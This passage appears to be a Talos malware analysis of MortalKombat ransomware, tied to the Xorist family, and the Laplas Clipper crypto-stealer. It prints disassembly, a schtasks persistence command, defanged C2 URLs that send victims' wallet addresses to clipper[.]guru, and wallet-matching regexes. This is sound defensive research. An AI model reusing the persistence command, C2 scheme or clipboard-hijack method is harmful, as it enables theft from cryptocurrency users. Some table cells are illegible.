禍··콕텔~뙜₉>t	REMEMBER_YOU_GOT_ONLY_24_HOURS_TO_MAKE_THE_PAYMENT_IF_YOU_DONT_PAY_PRIZE_WILL_TRIPLE_...
蒠鍮풧□쉚·ᄼ릉k	REMEMBER_YOU_GOT_ONLY_24_HOURS_TO_MAKE_THE_PAYMENT_IF_YOU_DONT_PAY_PRIZE_WILL_TRIPLE_...
睟逻·爰精뢩具磊慁$·÷䏿凋腗□□k	REMEMBER_YOU_GOT_ONLY_24_HOURS_TO_MAKE_THE_PAYMENT_IF_YOU_DONT_PAY_PRIZE_WILL_TRIPLE_...
晪츞쪳廜|Ω빕栈濍忙煤8朋랫壬䢒舠9	REMEMBER_YOU_GOT_ONLY_24_HOURS_TO_MAKE_THE_PAYMENT_IF_YOU_DONT_PAY_PRIZE_WILL_TRIPLE_...
舘볩鑻□□奎铦疲裂館□楙昱㰈蚒ýſp	REMEMBER_YOU_GOT_ONLY_24_HOURS_TO_MAKE_THE_PAYMENT_IF_YOU_DONT_PAY_PRIZE_WILL_TRIPLE_...

Modified recycle bin of the victim’s machine after MortalKombat execution.

Finally, the ransomware removes the applications and folders from the Windows startup and disables the Windows run command window. It deletes the root registry key of the installed applications in the HKEY_CLASSES_ROOT registry hive using the API RegDeletekeyA, cleaning up its infection markers.




```
sub_4021C0      proc near               ; CODE XREF: sub_401AB9+8C↑p
                                        ; sub_401AB9+148↑p
                push    lpSubKey        ; lpSubKey
                push    80000000h       ; hKey
                call    RegDeleteKeyA
                retn
sub_4021C0      endp
```

The function that deletes the registry keys.

MortalKombat is likely part of the Xorist ransomware family

Talos' analysis of MortalKombat uncovered similarities with Xorist variants seen in the wild and the Xorist executable generated by the leaked builder. Xorist is a ransomware family that appeared in 2010 and has evolved with several variants created using a ransomware builder. The ease with which the Xorist variants can be customized allows threat actors to build new variants with different names, encryption file extensions, and custom ransom notes.



Evolution of Xorist ransomware variants

2010
graf8822

2012
Vandev

2016
XRat
XPan
Antihacker2017
EnCiPhErEd

2017
Zixer2
Imme
AvastVirusinfo
Crypto1CoinBlocker
HELLO
FakeRSA
TraNs
RuSVon
CerBerSyslock

2018
PrOtOnls
Frozen
Cryptedx
XWZ
CryptoTorLocker
TaRoNis

2019
Mcafee
Mcrypt2019
vaca


2020
NIGG3R

2021
Omfl
btCry
Greed
Emilisub
Vzlom
Wannacry

2022
BoY
KoRyA
LOCKFILE
Zenya
CrySpheRe
MortalKombat

2023
MortalKombat

Talos found a leaked version of the Xorist builder where the builder interface options closely resembled an actual Xorist ransomware builder interface, as shown in a report by PCrisk. The builder generates a ransomware executable file that the attackers can further customize.



Encoder Builder v2.31 by [VaZoNeZ.CoM]

????? ?????????

????????! ??? ???? ????? ???????????!
????? ???????????? ???? ????? ? ???????? ? ??? ??????,
????????? ??? ? ??????? XXXX ?? ????? YYYY

? ??? ???? N ??????? ????? ????. ??? ?????????? ?????
??????????, ??? ?????? ?????????? ??????????. ??????
??????????? ??? ????? ????!

????? ??????
*.zip
*.rar
*.7z
*.tar
*.gzip

*.nnn

??????? ????? ??????
5

???????? ??????????
○ XOR
● TEA

?????????
○ ??? ????????? - ??????
● ? ??????? ?????????

???? ??????????
???????


?????? ??? ???????????
123

?????????? ??????
EnCrYpTeD

??????

Leaked Xorist builder interface.

Talos observed that the ClassName string "X0r157" and the persistent registry key string "Alcmeter" in the MortalKombat binary are consistent with the Xorist variants seen in the wild and with the ransomware executable generated by the leaked Xorist builder.



```
; START OF FUNCTION CHUNK FOR start

loc_40196F:
call    InitCommonControls
push    0               ; lpModuleName
call    GetModuleHandleA
mov     hInstance, eax
call    GetCommandLineA
mov     dword_40775E, eax
push    0Ah
push    dword_40775E
push    0
push    hInstance
call    $+5
push    ebp
mov     ebp, esp
add     esp, 0FFFFFFA4h
mov     dword ptr [ebp-30h], 30h ; '0'
mov     dword ptr [ebp-2Ch], 2003h
mov     dword ptr [ebp-28h], offset sub_401AB9
mov     dword ptr [ebp-24h], 0
mov     dword ptr [ebp-20h], 0
push    dword ptr [ebp+8]
pop     dword ptr [ebp-1Ch]
mov     dword ptr [ebp-10h], 10h
mov     dword ptr [ebp-0Ch], 0
mov     dword ptr [ebp-8], offset ClassName ; "0p3nSOurc3 X0r157, motherfucker!"
push    7F00h           ; lpCursorName
push    0               ; hInstance
call    LoadCursorA
mov     [ebp-14h], eax
mov     dword ptr [ebp-4], 0
mov     dword ptr [ebp-18h], 0
lea     eax, [ebp-30h]
push    eax             ; WNDCLASSEXA *
call    RegisterClassExA
mov     dword ptr [ebp-50h], 12Ch
mov     dword ptr [ebp-54h], 69h ; 'i'
push    0               ; nIndex
call    GetSystemMetrics
push    eax
push    dword ptr [ebp-50h]
call    sub_401E5D
mov     [ebp-58h], eax
push    1               ; nIndex
call    GetSystemMetrics
push    eax
push    dword ptr [ebp-54h]
call    sub_401E5D
mov     [ebp-5Ch], eax
xor     eax, eax
push    eax             ; lpParam
push    dword ptr [ebp+8] ; hInstance
push    eax             ; hMenu
push    eax             ; hWndParent
push    dword ptr [ebp-54h] ; nHeight
push    dword ptr [ebp-50h] ; nWidth
push    dword ptr [ebp-5Ch] ; Y
push    dword ptr [ebp-58h] ; X
push    10000000h       ; dwStyle
mov     al, byte_40752D
cmp     al, 1
jnz     short loc_401A66
```

MortalKombat

```
; START OF FUNCTION CHUNK FOR start

loc_40196F:
call    InitCommonControls
push    0               ; lpModuleName
call    GetModuleHandleA
mov     hInstance, eax
call    GetCommandLineA
mov     dword_40775E, eax
push    0Ah
push    dword_40775E
push    0
push    hInstance
call    $+5
push    ebp
mov     ebp, esp
add     esp, 0FFFFFFA4h
mov     dword ptr [ebp-30h], 30h ; '0'
mov     dword ptr [ebp-2Ch], 2003h
mov     dword ptr [ebp-28h], offset sub_401AB9
mov     dword ptr [ebp-24h], 0
mov     dword ptr [ebp-20h], 0
push    dword ptr [ebp+8]
pop     dword ptr [ebp-1Ch]
mov     dword ptr [ebp-10h], 10h
mov     dword ptr [ebp-0Ch], 0
mov     dword ptr [ebp-8], offset ClassName ; "0p3nSOurc3 X0r157, motherfucker!"
push    7F00h           ; lpCursorName
push    0               ; hInstance
call    LoadCursorA
mov     [ebp-14h], eax
mov     dword ptr [ebp-4], 0
mov     dword ptr [ebp-18h], 0
lea     eax, [ebp-30h]
push    eax             ; WNDCLASSEXA *
call    RegisterClassExA
mov     dword ptr [ebp-50h], 12Ch
mov     dword ptr [ebp-54h], 69h ; 'i'
push    0               ; nIndex
call    GetSystemMetrics
push    eax
push    dword ptr [ebp-50h]
call    sub_401E5D
mov     [ebp-58h], eax
push    1               ; nIndex
call    GetSystemMetrics
push    eax
push    dword ptr [ebp-54h]
call    sub_401E5D
mov     [ebp-5Ch], eax
xor     eax, eax
push    eax             ; lpParam
push    dword ptr [ebp+8] ; hInstance
push    eax             ; hMenu
push    eax             ; hWndParent
push    dword ptr [ebp-54h] ; nHeight
push    dword ptr [ebp-50h] ; nWidth
push    dword ptr [ebp-5Ch] ; Y
push    dword ptr [ebp-58h] ; X
push    10000000h       ; dwStyle
mov     al, byte_40752D
cmp     al, 1
jnz     short loc_401A66
```

XORIST variant


```
; START OF FUNCTION CHUNK FOR start

loc_401653:
call    InitCommonControls
push    0               ; lpModuleName
call    GetModuleHandleA
mov     hInstance, eax
call    GetCommandLineA
mov     dword_4042B2, eax
push    0Ah
push    dword_4042B2
push    0
push    hInstance
call    $+5
push    ebp
mov     ebp, esp
add     esp, 0FFFFFFA4h
mov     dword ptr [ebp-30h], 30h ; '0'
mov     dword ptr [ebp-2Ch], 2003h
mov     dword ptr [ebp-28h], offset sub_40179D
mov     dword ptr [ebp-24h], 0
mov     dword ptr [ebp-20h], 0
push    dword ptr [ebp+8]
pop     dword ptr [ebp-1Ch]
mov     dword ptr [ebp-10h], 10h
mov     dword ptr [ebp-0Ch], 0
mov     dword ptr [ebp-8], offset ClassName ; "0p3nSOurc3 X0r157, motherfucker!"
push    7F00h           ; lpCursorName
push    0               ; hInstance
call    LoadCursorA
mov     [ebp-14h], eax
mov     dword ptr [ebp-4], 0
mov     dword ptr [ebp-18h], 0
lea     eax, [ebp-30h]
push    eax             ; WNDCLASSEXA *
call    RegisterClassExA
mov     dword ptr [ebp-50h], 12Ch
mov     dword ptr [ebp-54h], 69h ; 'i'
push    0               ; nIndex
call    GetSystemMetrics
push    eax
push    dword ptr [ebp-50h]
call    sub_401B43
mov     [ebp-58h], eax
push    1               ; nIndex
call    GetSystemMetrics
push    eax
push    dword ptr [ebp-54h]
call    sub_401B43
mov     [ebp-5Ch], eax
xor     eax, eax
push    eax             ; lpParam
push    dword ptr [ebp+8] ; hInstance
push    eax             ; hMenu
push    eax             ; hWndParent
push    dword ptr [ebp-54h] ; nHeight
push    dword ptr [ebp-50h] ; nWidth
push    dword ptr [ebp-5Ch] ; Y
push    dword ptr [ebp-58h] ; X
push    10000000h       ; dwStyle
mov     al, byte_406DCB
cmp     al, 1
jnz     short loc_40174A
```

Ransomware sample created by the leaked Xorist builder

Code similarities in the Xorist, MortalKombat, and leaked builder-generated sample.

Comparing the Xorist variant and the MortalKombat binaries showed Talos similarities in the code, leading us to assess with high confidence that the MortalKombat ransomware belongs to the Xorist ransomware family.




Similarity	Confidence	Change	EA Primary	Name Primary	EA Secondary	Name Secondary	Comm	Algorithm
1.00	0.99	-------	00403120	__imp_MessageBoxA	004030E0	__imp_MessageBoxA		Name Hash
1.00	0.99	-------	004030A0	__imp_MoveFileA	00403090	__imp_MoveFileA		Name Hash
1.00	0.99	-------	004030E4	__imp_PathFindExtensionA	004030D4	__imp_PathFindExtensionA		Name Hash
1.00	0.99	-------	004030E0	__imp_PathFindFileNameA	004030D0	__imp_PathFindFileNameA		Name Hash
1.00	0.99	-------	004030EC	__imp_PathMatchSpecA	004030CC	__imp_PathMatchSpecA		Name Hash
1.00	0.99	-------	004030A4	__imp_ReadFile	00403094	__imp_ReadFile		Name Hash
1.00	0.99	-------	0040301C	__imp_RegCloseKey	0040301C	__imp_RegCloseKey		Name Hash
1.00	0.99	-------	00403000	__imp_RegCreateKeyExA	00403000	__imp_RegCreateKeyExA		Name Hash
1.00	0.99	-------	00403014	__imp_RegDeleteKeyA	00403014	__imp_RegDeleteKeyA		Name Hash
1.00	0.99	-------	00403010	__imp_RegSetValueExA	00403010	__imp_RegSetValueExA		Name Hash
1.00	0.99	-------	004030F4	__imp_RegisterClassExA	004030DC	__imp_RegisterClassExA		Name Hash
1.00	0.99	-------	004030A8	__imp_RtlMoveMemory	00403098	__imp_RtlMoveMemory		Name Hash
1.00	0.99	-------	004030D8	__imp_SHGetSpecialFolderPath..	004030C4	__imp_SHGetSpecialFolderPathA		Name Hash
1.00	0.99	-------	004030FC	__imp_SendMessageA	004030E4	__imp_SendMessageA		Name Hash
1.00	0.99	-------	004030AC	__imp_SetErrorMode	0040309C	__imp_SetErrorMode		Name Hash
1.00	0.99	-------	004030B0	__imp_SetFilePointer	004030A0	__imp_SetFilePointer		Name Hash
1.00	0.99	-------	004030D4	__imp_ShellExecuteA	004030C0	__imp_ShellExecuteA		Name Hash
1.00	0.99	-------	[illegible]	__imp_SizeofResource	[illegible]	[illegible]		Name Hash
1.00	0.99	-------	[illegible]	__imp_TranslateMessage	[illegible]	[illegible]		Name Hash
1.00	0.99	-------	0040311C	__imp_UpdateWindow	[illegible]	__imp_UpdateWindow		Name Hash
1.00	0.99	-------	004030BC	__imp_WriteFile	004030A8	__imp_WriteFile		Name Hash
1.00	0.99	-------	004030C0	__imp_lstrcatA	004030AC	__imp_lstrcatA		Name Hash
1.00	0.99	-------	004030C4	__imp_lstrcmpA	004030B0	__imp_lstrcmpA		Name Hash
1.00	0.99	-------	004030CC	__imp_lstrcpyA	004030B4	__imp_lstrcpyA		Name Hash
1.00	0.99	-------	0040303C	__imp_lstrlenA	004030B8	__imp_lstrlenA		Name Hash
1.00	0.97	-------	004025FE	lstrcatA	00402370	lstrcatA		Name Hash
1.00	0.97	-------	00402604	lstrcmpA	00402376	lstrcmpA		Name Hash
1.00	0.97	-------	00402610	lstrcpyA	0040237C	lstrcpyA		Name Hash
1.00	0.97	-------	00402616	lstrlenA	00402382	lstrlenA		Name Hash
0.85	0.97	GI--E-C	004021D1	start	00401EB7	start		Name Hash
1.00	0.99	-------	0040124F	sub_40124F	00401000	sub_00401000		Edges Flow Graph MD Index
0.94	0.99	GI----C	004013A8	sub_4013A8	00401128	sub_00401128		Call Reference
1.00	0.99	-------	00401748	sub_401748	0040142C	sub_0040142C		MD Index (Flow Graph MD Index, Top Down)
1.00	0.99	-------	0040177A	sub_40177A	0040145E	sub_0040145E		Edges Flow Graph MD Index
1.00	0.99	-------	00401797	sub_401797	0040147B	sub_0040147B		Edges Flow Graph MD Index
1.00	0.98	-------	004017B4	sub_4017B4	00401498	sub_00401498		Prime Signature
1.00	0.99	-------	004017EC	sub_4017EC	004014D0	sub_004014D0		Prime Signature
1.00	0.99	-------	004018B0	sub_4018B0	00401594	sub_00401594		Prime Signature
0.99	0.99	-I----C	00401AB9	sub_401AB9	0040179D	sub_0040179D		Edges Flow Graph MD Index
1.00	0.98	-------	00401E5D	sub_401E5D	00401B43	sub_00401B43		Call Reference
1.00	0.96	-------	00401E73	sub_401E73	00401B59	sub_00401B59		Call Reference
1.00	0.96	-------	00401EAB	sub_401EAB	00401B91	sub_00401B91		Call Reference
1.00	0.96	-------	00401EE0	sub_401EE0	00401BC6	sub_00401BC6		Call Reference
1.00	0.99	-------	00401F15	sub_401F15	00401BFB	sub_00401BFB		Edges Flow Graph MD Index
1.00	0.99	-------	00401F87	sub_401F87	00401C6D	sub_00401C6D		Edges Flow Graph MD Index
1.00	0.99	-------	0040211B	sub_40211B	00401E01	sub_00401E01		Edges Flow Graph MD Index
1.00	0.96	-------	0040214B	sub_40214B	00401E31	sub_00401E31		Call Reference
1.00	0.96	-------	004021CD	sub_4021CD	00401EA6	sub_00401EA6		Call Reference
0.66	0.95	-I--E--	00402342	sub_402342	00402095	sub_00402095		MD Index (Flow Graph MD Index, Top Down)

Bindiff results of Xorist and MortalKombat Ransomware.

Laplas Clipper technical analysis

The GO variant of the Laplas Clipper identified in this campaign is a 32-bit executable downloaded from the attacker-controlled hosting server with persistence capabilities. In the initial phase of its execution, the Clipper decrypts a few of the embedded encrypted strings with a decryption routine that first decodes the base64 encoded strings and then decrypts them with the XOR key "\x3F" to generate the key, folder name, process ID file, and executable filenames.



```
// main.decrypt
__int128 __golang main_decrypt(int a1, int a2)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v5 = encoding_base64__ptr_Encoding_DecodeString((int)dword_7C23CC, a1, a2);
  v2 = runtime_makeslice((int)&RTYPE_uint8, v4, v4);
  for ( i = 0; i < v4; ++i )
    *(_BYTE *)(v2 + i) = byte_78D1C1 ^ *(_BYTE *)(v5 + i);
  *(_QWORD *)&result = __PAIR64__(v4, v2);
  DWORD2(result) = v4;
  return result;
}
```

String decryption function of Laplas Clipper malware.

The below table shows the strings associated with the GO Clipper malware of this campaign:

Encrypted strings	Decrypted strings
W10IW10PWgwHWgZeXQxaCloIXg1dBlwMXVsIDQsLWQtZDQ0NDlsJWVpZC10GXA1dCg5aC14HWVkJXlpeBg0KXA==	db7db0e38e9ab3e
XFNWT09aTRFYSk1K	clipper[.]guru

cG5eZ295aUlZaA==	OQaXPFVvfW
e1tQWnxUXlVtWRFPVls=	DdoeCkajRf.pid
a3xwfX5WTGVGcxFaR1o=	TCOBAisZyL.exe

After the string decryption routine, the Clipper establishes persistence on the victim's machine by creating a folder using the decrypted string "OQaXPFVvfW" in the local user profile's applications roaming folder and copies itself into the folder with the filename using another decrypted string "TCOBAisZyL.exe." The absolute path of the persistent location identified in this campaign is "C:\Users\<user>\AppData\Roaming\OQaXPFVvfW\TCOBAisZyL.exe."

Laplas Clipper also creates a Windows scheduled task by executing the schtasks command shown below:

```
cmd.exe /C schtasks /create /tn OQaXPFVvfW /tr  ”C:\Users\<user>\AppData\Roaming\OQaXPFVvfW\TCOBAisZyL.exe” /st 00:00 /du 9999:59 /sc once /ri 1 /f
```

The scheduled task executes the Clipper malware every minute for 416 days on the victim's machine, resulting in continuous monitoring of the victim's clipboard for a cryptocurrency wallet address. The attacker uses the technique of executing the malware through scheduled tasks to evade detection.

A main handler function of the Clipper malware executes its functionality. First, it registers the victim's machine with the Clipper bot by sending the victim's desktop name and user ID. The Clipper then sends another request to the Clipper bot and receives the regular expressions in the victim's system memory. The Clipper reads the victim machine's clipboard contents and executes a function to perform regular expression pattern matching to detect the cryptocurrency wallet address. When a cryptocurrency wallet address is identified, the Clipper sends the wallet address back to the Clipper bot. In response, the Clipper receives an attacker-controlled wallet address similar to the victim's and overwrites the original cryptocurrency wallet address in the clipboard.

The regular expressions of cryptocurrency wallet addresses received by the Clipper malware from the Clipper bot are shown below:

Regular expressions received	**Cryptocurrencies**

1[1-9A-HJ-NP-Za-km-z]{32,33}
3[1-9A-HJ-NP-Za-km-z]{32,33}
X[1-9A-HJ-NP-Za-km-z]{33}
[1-9A-HJ-NP-Za-km-z]{44}
	Dash

Bc1q[023456789acdefghjklmnpqrstuvwxyz]{38,58}	Bitcoin

q[a-z0-9]{41}
p[a-z0-9]{41}
	Bitcoin Cash

L[a-km-zA-HJ-NP-Z0-9]{33}
M[a-km-zA-HJ-NP-Z0-9]{33}
	Zcash

ltc1q[a-zA-Z0-9]{38}	Litecoin
0x[a-fA-F0-9]{40}	Ethereum
Bnb1[0-9a-z]{38}	Binance coin
D[5-9A-HJ-NP-U]{1}[1-9A-HJ-NP-Za-km-z]{32}	Dogecoin

4[0-9AB][1-9A-HJ-NP-Za-km-z]{93}
8[0-9AB][1-9A-HJ-NP-Za-km-z]{93}
	Monero


r[0-9a-zA-Z]{33}	Ripple

t1[a-km-zA-HJ-NP-Z1-9]{33}	Tezos
ronin:[a-fA-F0-9]{40}	Ronin
T[A-Za-z1-9]{33}	Tron
addr1[a-z0-9]+	Cardano
cosmos1[a-z0-9]{38}	Cosmos

Communication with the attacker-controlled Clipper bot is performed using the HTTP GET method. Talos compiled a list of the URLs the Clipper malware generates to communicate with the Clipper bot “clipper[.]guru”, seen below:

URLs	Purpose
hxxp[://]clipper[.]guru/bot/online?guid=<DESKTOP-NAME>\<USERID>&key=db7db0e38e9ab3e5e7a2b9c3bd7244f4f2221d6fef4b9c2b51e4a8ff6aea925c	Registers Victim’s machine with the clipper bot
hxxp[://]clipper[.]guru/bot/regex?key=db7db0e38e9ab3e5e7a2b9c3bd7244f4f2221d6fef4b9c2b51e4a8ff6aea925c	Gets the regular expression patterns from the clipper bot
hxxp[://]clipper[.]guru/bot/get?address=<Victims crypto wallet address copied from the clipboard>&key=db7db0e38e9ab3e5e7a2b9c3bd7244f4f2221d6fef4b9c2b51e4a8ff6aea925c	Sends the victim’s crypto wallet address to the clipper bot

Talos created two dummy Ethereum wallets in Metamask for analysis purposes. During our analysis, the Clipper malware sent our dummy Ethereum wallet address to the Clipper bot from the analysis sandbox’s clipboard. In return, we received the attacker-controlled wallet address that looked similar to our original wallet address.



```
.text:00604EA2
.text:00604EA2 loc_604EA2:
.text:00604EA2 mov     [esp+4Ch+var_20], eax
.text:00604EA6 mov     [esp+4Ch+var_28], ebx
.text:00604EAA mov     [esp+4Ch+var_2C], ecx
.text:00604EAE call    main_clipboardRead
.text:00604EB3 mov     eax, dword ptr [esp+4Ch+var_4C.wall]
.text:00604EB6 mov     ecx, dword ptr [esp+4Ch+var_4C.wall+4]
.text:00604EBA mov     edx, dword ptr [esp+4Ch+var_4C.ext]
.text:00604EBE test    edx, edx
.text:00604EC0 jz      short loc_604EDB
```

```
100.00% (-316,2741) (1630,1082) 002042BA 00604EBA: main_startHandler+11A (Synchronized with EIP)
```


```
Hex View-1
1140C360  30 78 35 31 36 44 45 38  39 33 42 39 63 39 34 33  0x516DE893B9c943
1140C370  30 30 36 36 62 43 31 31  31 36 46 65 61 61 36 45  0066bC1116Feaa6E
1140C380  30 39 41 36 33 34 39 64  38 33 00 00 00 00 00 00  09A6349d83......
1140C390  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
1140C3A0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

Clipper malware copies the wallet address from the victim’s clipboard.

The table below shows the cryptocurrency wallet address sent from our analysis machine and the corresponding address received from the Clipper bot “clipper[.]guru”:

Cryptocurrency wallet address sent from the analysis machine	Cryptocurrency wallet address received from the Clipper bot
0x516DE893B9c9430066bC1116Feaa6E09A6349d83	0x516Acfd0bae6e65A45e0808c6Ae7560d9622B246
0xbd0b7a89674A0CFf1870b5aC65578b39172979f9	0xbd04EeD05CE7C532670A4564Ae6acbE849a7dB97

The attacker-controlled wallet addresses received from the Clipper bot are valid, and their status can be seen in the blockchain shown below:



0×516-2B246

0×516Acfd0bae6e65A45e0808c6Ae7560d9622B246

This address has transacted 0 times on the Ethereum blockchain. It has received a total of 0.00 ETH $0.00 and has sent a total of 0.00 ETH $0.00 The current value of this address is 0.00 ETH $0.00.

Ethereum Balance

0.00 • $0.00


Total Received	Total Sent	Total Volume
0.00 ETH $0.00	0.00 ETH $0.00	0.00 ETH $0.00

Total Fees	Nonce	Transactions
0.00 ETH $0.00	0	0 0 Internal Txs

Blockchain showing the attacker-controlled wallet details.

Victimology

Talos observed that victims of this campaign are predominantly located in the United States, with a smaller percentage of victims in the United Kingdom, Turkey, and the Philippines.




MITRE ATT&CK TTPs

The campaign demonstrate several techniques of MITRE ATT&CK framework that the actor has employed in their attacks, most notably:

- Command-Line Interface - T1059
- Scripting - T1064
- Execution through API - T1106
- BITS Jobs - T1197
- Registry Run Keys / Startup Folder - T1060
- Modify Registry - T1112
- System Information Discovery - T1082
- File and Directory Discovery - T1083
- Query Registry - T1012
- Peripheral Device Discovery - T1120
- Exfiltration Over Unencrypted Non-C2 Protocol - T1048.003
- Data Encrypted for Impact - T1486.

Coverage



